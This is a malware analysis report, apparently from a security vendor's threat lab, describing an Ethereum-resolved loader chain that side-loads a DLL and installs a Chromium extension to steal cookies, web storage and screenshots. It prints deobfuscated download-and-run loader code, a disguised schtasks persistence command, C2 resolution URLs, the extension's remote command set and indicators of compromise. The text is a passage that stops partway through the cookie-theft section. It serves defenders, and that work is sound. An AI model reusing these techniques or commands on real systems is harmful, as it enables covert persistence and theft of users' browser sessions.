Ethereum Malware Loader Targets Portuguese-Speaking Users
TL;DR
Cristóbal Tárraga García, a member of the WatchGuard Threat Lab, uncovered a malware loader targeting Portuguese-speaking users that uses an Ethereum smart contract to dynamically locate attacker infrastructure and distribute additional payloads. The multi-stage infection chain combines obfuscated JavaScript, Node.js, DLL side-loading, and a malicious Chromium browser extension capable of targeting Chrome and Microsoft Edge to collect cookies and web storage, capture screenshots, monitor browser activity, and receive remote commands.
Introduction
During the analysis of several related samples in WatchGuard's Attestation laboratory, we identified an unusual infection chain. The attack begins with a heavily obfuscated JavaScript file, installs its own Node.js environment, queries an Ethereum smart contract to obtain the active infrastructure, and downloads multiple components, including executables, DLLs, and a malicious extension targeting Chromium-based browsers.
The investigation also revealed a modular architecture. Some variants ultimately deploy a pair consisting of a legitimate executable and a native DLL, leveraging DLL side-loading via a legitimate signed executable.
1. The Beginning: A JavaScript File That Appears to Do Nothing
The first stage arrives as a JavaScript or JScript file designed to be executed through Windows Script Host, typically using wscript.exe.
Its visible content is filled with:
- random variable and function names;
- string tables;
- redundant operations;
- junk comments;
- large Base64-encoded blocks;
- text stored in reverse order.

The primary transformation observed can be summarized as follows:
reversed string
↓
string reversal
↓
Base64 decoding
↓
byte-order reversal
↓
second-stage JavaScript
The second stage is then executed dynamically using JavaScript's Function constructor.
2. A Fake Error Message to Reassure the Victim
Once deobfuscated, the script creates a small temporary file that displays an error message in Portuguese:
Title:
Erro ao abrir o documento
Message:
O documento não foi aberto com sucesso devido a um erro inesperado.

The goal is to convince the user that the supposed document failed to open because of a normal, non-malicious error.
While the victim sees this warning, the script continues operating in the background.
At this stage, the malware makes use of several COM objects available through Windows Script Host:
new ActiveXObject("WScript.Shell");
new ActiveXObject("Scripting.FileSystemObject");
new ActiveXObject("ADODB.Stream");
It also accesses WMI through a path equivalent to “winmgmts:\\.\root\cimv2”
This indicates that the code was designed to execute directly on Windows rather than within a browser sandbox.
3. Sandbox Evasion Checks
Before proceeding, the script examines the host system. Among other checks, it counts:
running processes;
files present on the desktop;
the availability of writable directories.
In one of the observed variants, the exit condition is roughly equivalent to:
if (processCount < 50 || desktopFileCount < 5) {
return;
}
This is an effective technique for detecting freshly deployed virtual machines, empty user profiles, and certain automated analysis environments.
A subsequent process enumeration stage is also observed. This routine collects not only process names, but also their executable paths, parent processes, and command-line arguments.
4. The Malware Installs Its Own Node.js Environment
One particularly interesting characteristic is that the sample does not assume that Node.js is already installed on the target system.
The sample downloads a Node.js package from nodejs.org, which appears to be a legitimate Node.js distribution.
In one of the analyzed samples, the observed version was: v24.18.0
The expected archive was named similarly to: node-v24.18.0-win-x64.zip

After extracting the package, the script changes its working directory and executes:
.\node.exe .
function var69() {
item27(..., 'Erro ao abrir o documento');
if (item60()) {
var Ref88 = 'https://nodejs.org/dist/' + var62 +
'/node-' + var62 + '-win-x64.zip';
var Ref77 = item48(Ref88, 'node-' + var62 + '.zip');
ref05['CurrentDirectory'] = Ref77;
var10('index.b64', 'index.zip', var08);
item24('index.zip', Ref77);
ref05['Run']('.\\node.exe .', 0x0, false);
item73();
}
}
This approach allows the malware to provide its own runtime environment, ensuring consistent execution regardless of the software installed on the victim's system.
Thus, a legitimate runtime ultimately executes the true orchestrator of the infection: index.js.
This approach provides several advantages to the attacker:
- it eliminates the need to embed a large JavaScript engine within the sample;
- it relies on a signed and widely trusted binary;
- it ensures a consistent execution environment across different Windows versions;
- it allows the implementation of networking and communication logic using standard Node.js modules.
5. `index.js`: The Infection's Control Center
Embedded within the initial JScript is a ZIP archive encoded in Base64. Once decoded and extracted, it reveals index.js.
The file relies exclusively on native modules and does not depend on any third-party packages:
require("node:https");
require("node:http");
require("node:path");
require("node:os");
require("node:fs");
require("node:crypto");
require("node:child_process");

Within it, we found several highly distinctive identifiers:
@@R4P0U53@@
98d8049e-804f-11f1-b79f-ae3a8bb85d01
/5c92d3b8734b4f498752f735a1ca0987/
The second value appears throughout the codebase as a consumer, client, or campaign identifier.
The code also implements its own HTTP client with the following capabilities:
- Support for both GET and POST requests.
- Automatic handling of HTTP redirects.
- Configurable timeout management.
- Validation of successful HTTP 2xx responses.
- Returning downloaded content as Buffer objects.
- Parsing of JSON responses when applicable.
6. Persistence Disguised as a Node.js Component
The malware reconstructs a scheduled task XML file and replaces fields such as:
{WORKINGDIRECTORY}
{USERNAME}
{USERID}
It then executes a command equivalent to:
schtasks.exe /Create /TN \MicrosoftNodeRuntimeUpdater /XML task.xml /F
The task name, MicrosoftNodeRuntimeUpdater, is deliberately chosen to resemble a legitimate update mechanism associated with either Node.js or Microsoft, helping the malware blend into the system and avoid attracting attention.
7. Ethereum as a Configuration Directory

The orchestrator does not directly store all of its download domains. Instead, it queries a smart contract through a read-only call.
The observed values are:
RPC:
https://ethereum-rpc.publicnode.com
Contract:
0xCD7360A83E5cdbBbbbcEB0e78748babA6740d07b
Function:
getConfig(string[])
Selector:
0xae05971e
JSON-RPC Method:
eth_call
In the primary variant, the requested keys were:
main-v2
sub-module
sentinel
The JSON payload sent to the Ethereum node follows a structure similar to the following:
{
"jsonrpc": "2.0",
"id": 1,
"method": "eth_call",
"params": [
{
"to": "0xCD7360A83E5cdbBbbbcEB0e78748babA6740d07b",
"data": "0xae05971e..."
},
"latest"
]
The program manually constructs the ABI encoding required to submit an array of strings. This includes:
- The four-byte function selector.
- The array offsets.
- The length of each string.
- Padding to 32-byte boundaries.
When a response is received, it is decoded and its fields are split:
const [host, field2, sentinelUrl] = decoded.split(",");
The first value is used to build the URL for the primary download. The third contains the URL of the package associated with Sentinel.
The smart contract therefore acts as a dead-drop resolver: a public location that indicates where the real infrastructure is currently hosted.
By changing a URL stored in the contract, the operators can redirect already deployed samples to new infrastructure without recompiling or redistributing the JavaScript.
8. Downloading the Sentinel Package

two of the URLs obtained through Ethereum returns a JPG file that contains a Base64 block delimited by unusual markers:
Start:
<<@R9t!Zx#Qv
End:
!mX7#Lp@^2Kd
The code searches for both markers, extracts only the content found between them, and decodes the result.
The flow is:
HTTP response
↓
delimiter search
↓
Base64 extraction
↓
decoding
↓
sentinel.cab
↓
expand.exe /F:*
The CAB archive contains the components.
items.json
SentinelMemoryScanner.exe
`items.json` specifies two values.
{
"target": "SentinelMemoryScanner.exe",
"library": "SentinelAgentCore.dll"
}
Another of the URLs downloads SentinelAgentCore.dll.
The JavaScript writes the components to disk and launches the executable specified as target.
9. The legitimate executable and the native DLL.
SentinelMemoryScanner.exe is a legitimate executable signed by SentinelOne Inc.
During initialization, the executable loads SentinelAgentCore.dll from the same directory.
The code also verifies that the host process is named SentinelMemoryScanner.exe.
This is consistent with a DLL side-loading via a legitimate signed executable scenario or with a dependency automatically resolved by the Windows loader.
The observed DLL has the following characteristics:
Name:
SentinelAgentCore.dll
SHA-256:
24868f43c6083daa1a418c936158e1a94c28ec6bce5c5a6c95c9311f7017e64d
Format:
PE32+ x86-64
10. A DLL designed to deploy malicious browser extensions
The analyzed DLL is a 64-bit native library compiled in C++ with Visual C++. Although it incorporates a large amount of code from auxiliary libraries, such as libcurl, compression routines, and Microsoft components, its primary functionality is focused on obtaining a remote configuration and deploying an extension in Chromium-based browsers, especially Google Chrome and Microsoft Edge.
Ethereum as a configuration system
This DLL also uses an Ethereum smart contract as a dynamic configuration mechanism. The most representative function is:
sub_180019FA0

Within it, the following keys are constructed:
"extension"
"main-v2"
and a query is prepared against the same contract mentioned earlier:
https://ethereum-rpc.publicnode.com
0xCD7360A83E5cdbBbbbcEB0e78748babA6740d07b
The creation of the JSON-RPC call can later be traced through references to:
"getConfig"
"eth_call"
The DLL queries the contract to retrieve updatable information, most likely domains or addresses from which to download its components. The function itself logs the result using the following string:
[EXT] domains: %s
Extension download
Once the configuration has been obtained, the code attempts to retrieve the extension package from the remote host. This functionality primarily appears around:
sub_18001C4D0
sub_18002D270
The presence of manifest.json confirms that the downloaded object follows the standard structure of a Chromium extension. In addition, the DLL incorporates libcurl and uses functions such as:
curl_easy_init
curl_easy_cleanup
curl_easy_strerror
Therefore, HTTP or HTTPS communication does not appear to be delegated to PowerShell or external tools; it is implemented directly within the DLL.
Browser installation in Chrome and Edge.
The sample contains a specific implementation for modifying browser profiles. IDA even preserves the C++ name of one of the main routines:
extension::profile_browser(...)
This function receives profile paths, extension information, and a ZIP structure, which is consistent with the process of:
- Opening the downloaded package.
- Extracting its files.
- Locating installed profiles.
- Creating the extension directory.
- Modifying the browser configuration.
The associated strings make it possible to clearly trace this phase:
Could not install extension
Failed to create browser's extension directory
Failed to extract extension files
extensions.settings.
extension installed successfully on profile
The DLL also differentiates between browsers:
Failed to install Chrome extension
Failed to install Edge extension
This demonstrates that it is not limited to a generic installation process, but instead contains browser-specific routines for both Google Chrome and Microsoft Edge.
Windows Registry manipulation
The installation process also includes Registry operations, as evidenced by the use of:
RegCreateKeyExW
RegSetValueExW
These calls appear within a routine located approximately at sub_180032...
Execution and monitoring of browsers
Another of the most interesting components is a routine that creates a process using:
CreateProcessW
and uses the following APIs:
WaitForDebugEvent
ReadProcessMemory
ContinueDebugEvent
This logic is concentrated in the function labeled by IDA as "StartAddress".
The process is launched with dwCreationFlags = 0x12, a combination that includes execution under a debugger. The DLL then processes the events generated by the new process and examines its memory.
During this monitoring, it specifically searches for msedge.dll.

This behavior alone does not demonstrate code injection. The available evidence is more consistent with a routine that launches the browser under controlled conditions, locates loaded modules, and obtains internal information required to complete the installation process or adapt the procedure to the installed version.
Result reporting

Finally, the DLL appears to communicate the outcome of the operation to a server through a path similar to:
/api/log_extension?hash=
This functionality appears in sub_18002D270

This suggests that the DLL not only installs the extension, but also reports the outcome back to the operator, sending the calculated identifier, the affected browser, or some hash associated with the system.
11. The malicious extension: the component that operates inside the browser.
The package retrieved by SentinelAgentCore.dll contains an extension compatible with Chrome, Edge, and other Chromium-based browsers.

The analyzed sample was presented under the name "MPEG Boost Process V11.14".
Its extension identifier is "ndpbidppejfanjbhfgjlohfanbfbklff".
The chosen name is intended to make the extension appear to be a multimedia component or browser optimization tool. However, its code implements a remote-control implant with direct access to the victim's web activity.
This stage clearly changes the nature of the infection. Up to this point, the infection chain is primarily focused on preparing the environment, obtaining configuration data, and deploying modules. The extension is the component that observes and manipulates the user's sessions from within the browser.
11.1. Identification of the Infected Client
The analyzed extension uses its own identifier called `HashClient`.
During installation or first execution, the extension queries `chrome.storage.local` to check whether a value associated with `HashClient` already exists. If it does not exist, it generates a ten-character pseudo-random string using `Math.random()` and stores it for reuse in subsequent connections.
The value is generated from the following character set:
ABCDEFGHJKLMNPQRSTUVWXYZ123456789

`HashClient` functions as a persistent identifier for the extension instance within the Chromium profile. It is used during WebSocket connection establishment, in messages sent to the server, and in certain HTTP configuration requests.
During the WebSocket connection, it is transmitted using a structure equivalent to:
/google_ws/?client=<HashClient>&extversion=1.0.0&tag=F

Messages subsequently sent include the same value in the `hash` field:
{
"create_at": "<ISO date>",
"from": "client",
"hash": "<HashClient>",
"action": "<action>",
"content": "<data>"
}
The extension also includes a fixed tag:
TAG: "F"
This tag is sent to the server as the parameter `tag=F`. The code does not allow its exact meaning to be determined, although it could be used as an internal classifier for a campaign, variant, distributor, or customer group.
The persistence and reuse of `HashClient` allow the backend to correlate connections and data originating from the same installation. However, the internal server-side implementation is not available, so it cannot be stated with certainty how sessions are managed.
It is important to distinguish between the following identifiers:
98d8049e-804f-11f1-b79f-ae3a8bb85d01: fixed value sent as the op parameter to the dynamic C2 resolution endpoint. Its internal meaning cannot be determined solely from the extension code.
ndpbidppejfanjbhfgjlohfanbfbklff: stable extension identifier in Chromium.
HashClient: ten-character pseudo-random identifier generated and stored locally to identify the extension instance during its communications with the backend.
TAG = "F": static tag sent to the server during WebSocket connection establishment, whose exact meaning is not documented in the code.
11.2. Dynamic discovery of the command-and-control server
The extension does not statically contain the final address of its command-and-control server. Instead, it includes a fixed resolution endpoint hosted under the domain:
graph.checkeligibitily.workers.dev
The complete URL configured in the sample is:
hxxps://graph[.]checkeligibitily[.]workers[.]dev/x01aab878f25420380b3?op=98d8049e-804f-11f1-b79f-ae3a8bb85d01
The value 98d8049e-804f-11f1-b79f-ae3a8bb85d01 is sent as the op parameter. The client-side code does not allow determination of whether it identifies an operation, campaign, tenant, or specific internal configuration.
During startup, the getDynamicHost() function performs an HTTP GET request to this endpoint and expects to receive a JSON response in the form of an array. It then randomly selects one of its entries, extracts a host and, optionally, a port.

When the entry does not specify a port, the extension uses port 443 and constructs the following addresses:
wss://<host>
These addresses are stored respectively in:
HostCentralWS
HostCentralAPI
HostCentralWS is used to establish the WebSocket control channel under the path: /google_ws/
while HostCentralAPI is used to perform HTTP requests under: /Google_api/
The resolution process is not limited to startup. The extension queries the endpoint again approximately every 60 seconds. If the returned host changes, it closes the existing WebSocket connection and opens a new one against the updated infrastructure. If resolution fails, it deletes the C2 values and closes the active channel.
This architecture allows the operators to modify the final C2 server through the response of the resolution service, without needing to publish a new version of the extension. However, the resolver domain remains statically hardcoded and constitutes a central point of dependency: if this endpoint becomes unavailable or is blocked, the sample does not contain a visible alternative mechanism for discovering the C2.
Within the complete chain, two different mechanisms can be distinguished, although they belong to separate stages:
Ethereum contract or previous configuration
↓
provides resources or addresses used during the distribution chain
Worker resolution endpoint
↓
provides the extension with the active C2 server and HTTP API
The role of the second layer is directly demonstrated by the extension code. The exact relationship between the Ethereum contract and the download or installation of the package must be supported through analysis of the DLL or the previous loader, since the extension contains neither Ethereum logic nor references to the contract.
11.3. Remote control channel via WebSocket
Once the active infrastructure has been dynamically resolved, the extension's service worker establishes a WebSocket connection with the obtained server. The connection uses the following path:
/google_ws/?client=<HashClient>&extversion=1.0.0&tag=F
The parameters sent during the handshake identify the extension instance through `HashClient` and also include its version and the static `TAG` label.
When the WebSocket is open, the extension sends a ping message every five seconds. If the connection is closed and a valid C2 host still exists, it schedules a new connection attempt after the configured interval of ten seconds.
Messages received through the channel are decompressed from Base64 using LZ-String and interpreted as JSON objects. The `action` field determines the function that the extension must execute.
The code contains handlers for the following commands:
GSH01 → capture the visible tab
GAT01 → enumerate open tabs
GCO01 → collect cookies, sessionStorage, and localStorage
GHI01 → attempt to query browsing history
GSO01 → obtain the serialized DOM of a page
INC01 → inject the content script into a tab
UPD01 → update target domains and operational rules

Some commands accept a tab identifier within their parameters. When this value is not present, the extension uses the active tab of the current window. In this way, the server can request actions against a specific tab or against the one currently being viewed by the user.
Communication is bidirectional. The extension receives commands through `ws.onmessage` and sends compressed messages through the same WebSocket containing the date, `HashClient`, the executed action, and its result. Responses use suffixes such as `.SUCCESS` and `.ERROR`.
Not all collected data is transferred directly through the WebSocket. The channel is primarily used to receive commands, maintain the connection, and report results, while screenshots, cookies, web storage, browsing history, and page content are mainly sent through requests to the HTTP API associated with the same C2.
The flow demonstrated by the code is:
service worker startup
↓
dynamic resolution of the C2 host
↓
retrieval or generation of HashClient
↓
opening the WebSocket with client, extversion, and tag
↓
receipt of a remote action
↓
selection of its handler
↓
execution against the browser or a tab
↓
data submission through the HTTP API
↓
success or error notification through WebSocket
Therefore, the sample does not function solely as a periodic information collector. It implements an interactive command-and-control channel that allows the server to request on-demand browser observation, extraction, and manipulation operations while the connection remains active.
11.4. Tab enumeration and control
The extension can enumerate open tabs using the `chrome.tabs` API. The `CaptureAndSaveAllTabs()` function performs a global tab query and an additional query to identify the active tab in the current window.
For each tab, it builds a record containing exclusively:
`tabId` corresponds to the internal tab identifier.
`domain` contains only the domain name extracted from the URL, not the full URL. `isActive` indicates whether that tab matches the active tab of the current window.

The function does not include the page title, loading state, window identifier, or other metadata available through the Chromium API in the transmitted data.
The list is serialized, compressed using LZ-String, and sent to the C2 HTTP API together with `HashClient`. If the operation completes successfully, the same information is also returned through the WebSocket using a `GAT01.SUCCESS` response.
Enumeration can be triggered in three ways:
remote GAT01 command
activation of a tab belonging to a target domain
completion of navigation on a target domain

The target domains do not appear in clear text within the extension. The backend provides a dynamic list whose elements contain MD5 hashes of hostnames. Each time a page is activated or finishes loading, the extension calculates the MD5 hash of its hostname and checks whether it matches any of the received values.
When a command accepts tab parameters, the server can include a `tabId` field. The extension then uses `chrome.tabs.get(tabId)` to retrieve the specified tab. If this value is not provided, it uses the active tab of the current window.
Tab selection is used in operations such as:
cookie and web storage extraction
retrieval of the serialized DOM
capture of the visible tab
injection of remote content
This makes it possible to combine the information obtained during enumeration with subsequent operations directed at a specific tab.
The sample also implements selective domain-based activation. When the visited hostname matches one of the hashes provided by the C2, it can enable specific functions, such as capturing values entered into forms, applying redirection rules, or reporting the current tab list.
Domain-match-based activation demonstrates that some functions are not executed indiscriminately across all pages, but only against targets defined by the server. This selectivity may reduce unnecessary activity, although the code does not allow it to be stated that its explicit purpose is to decrease the likelihood of detection.
11.5. Extraction of Serialized Page DOM Content
The extension can obtain the serialized DOM of a tab through the remote command `GSO01`.
The operation can target a specific tab if the server includes a `tabId` field in the command parameters. If no such identifier is provided, the extension selects the active tab in the current window.
The extraction is performed by executing the following expression within the tab:
document.documentElement.outerHTML
This call returns a serialized HTML representation of the root `` element and all descendant elements that are part of the DOM at the time of capture.
The result may include:
- HTML element structure
- text contained within document nodes
- forms
- input fields
- buttons
- links
- HTML attributes
- content dynamically added before capture
Once obtained, the DOM is compressed using LZ-String in Base64 format and sent to the C2 HTTP API together with the tab URL and the `HashClient` identifier. The result of the operation is subsequently reported through the WebSocket using a success or error response.
The serialized DOM provides the operator with information about the structure of the page, including identifiers, classes, field names, control types, buttons, links, and attributes. This information can be used to analyze the page and prepare subsequent capture or manipulation actions.
11.6. Cookie and web storage theft
The extension implements the `GetCookiesAndSessionData()` function, which can be executed through the remote command `GCO01`.
